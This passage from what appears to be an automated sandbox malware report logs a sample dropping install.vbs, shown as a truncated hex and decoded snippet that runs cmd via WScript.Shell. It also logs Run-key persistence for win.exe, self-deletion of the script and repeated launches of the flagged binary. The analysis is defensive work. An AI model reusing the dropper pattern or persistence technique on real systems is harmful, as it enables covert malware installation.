C:\Users\user\AppData\Local\Temp\install.vbs	unknown	400	57 00 53 00 63 00 72 00 69 00 70 00 74 00 2e 00 53 00 6c 00 65 00 65 00 70 00 20 00 31 00 30 00 30 00 30 00 0a 00 53 00 65 00 74 00 20 00 66 00 73 00 6f 00 20 00 3d 00 20 00 43 00 72 00 65 00 61 00 74 00 65 00 4f 00 62 00 6a 00 65 00 63 00 74 00 28 00 22 00 53 00 63 00 72 00 69 00 70 00 74 00 69 00 6e 00 67 00 2e 00 46 00 69 00 6c 00 65 00 53 00 79 00 73 00 74 00 65 00 6d 00 4f 00 62 00 6a 00 65 00 63 00 74 00 22 00 29 00 0a 00 43 00 72 00 65 00 61 00 74 00 65 00 4f 00 62 00 6a 00 65 00 63 00 74 00 28 00 22 00 57 00 53 00 63 00 72 00 69 00 70 00 74 00 2e 00 53 00 68 00 65 00 6c 00 6c 00 22 00 29 00 2e 00 52 00 75 00 6e 00 20 00 22 00 63 00 6d 00 64 00 20 00 2f 00 63 00 20 00 22 00 22 00 43 00 3a 00 5c 00 55 00 73 00 65 00 72 00 73 00 5c 00 61 00 6c 00 66	W.S.c.r.i.p.t...S.l.e.e.p. .1. 0.0.0...S.e.t. .f.s.o. .=. .C. r.e.a.t.e.O.b.j.e.c.t.(.".S.c. r.i.p.t.i.n.g...F.i.l.e.S.y.s. t.e.m.O.b.j.e.c.t.".)...C.r.e. a.t.e.O.b.j.e.c.t.(.".W.S.c.r. i.p.t...S.h.e.l.l.".)...R.u.n. .".c.m.d. ./.c. .".".C.:.\.U. s.e.r.s.\.a.l.f	success or wait	1	412DCC	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	win	unicode	"C:\Users\user\AppData\Roaming\win.exe"	success or wait	1	40B7FC	RegSetValueExW

Analysis Process: wscript.exe PID: 984 Parent PID: 6564

General

Start time:	09:20:27
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs'
Imagebase:	0x8b0000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\install.vbs	success or wait	1	705AA8A4	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 5476 Parent PID: 984

General

Start time:	09:20:30
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x210000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6348 Parent PID: 5476

General

Start time:	09:20:30
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: win.exe PID: 6748 Parent PID: 5476

General

Start time:	09:20:30
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\win.exe
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	D7E81ABCE9332847471B89E50B241172
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 36%, Virustotal, Browse • Detection: 43%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: win.exe PID: 6904 Parent PID: 3472

General

Start time:	09:20:37
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	D7E81ABCE9332847471B89E50B241172
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: win.exe PID: 7148 Parent PID: 3472

General

Start time:	09:20:45
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\win.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\win.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	D7E81ABCE9332847471B89E50B241172
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis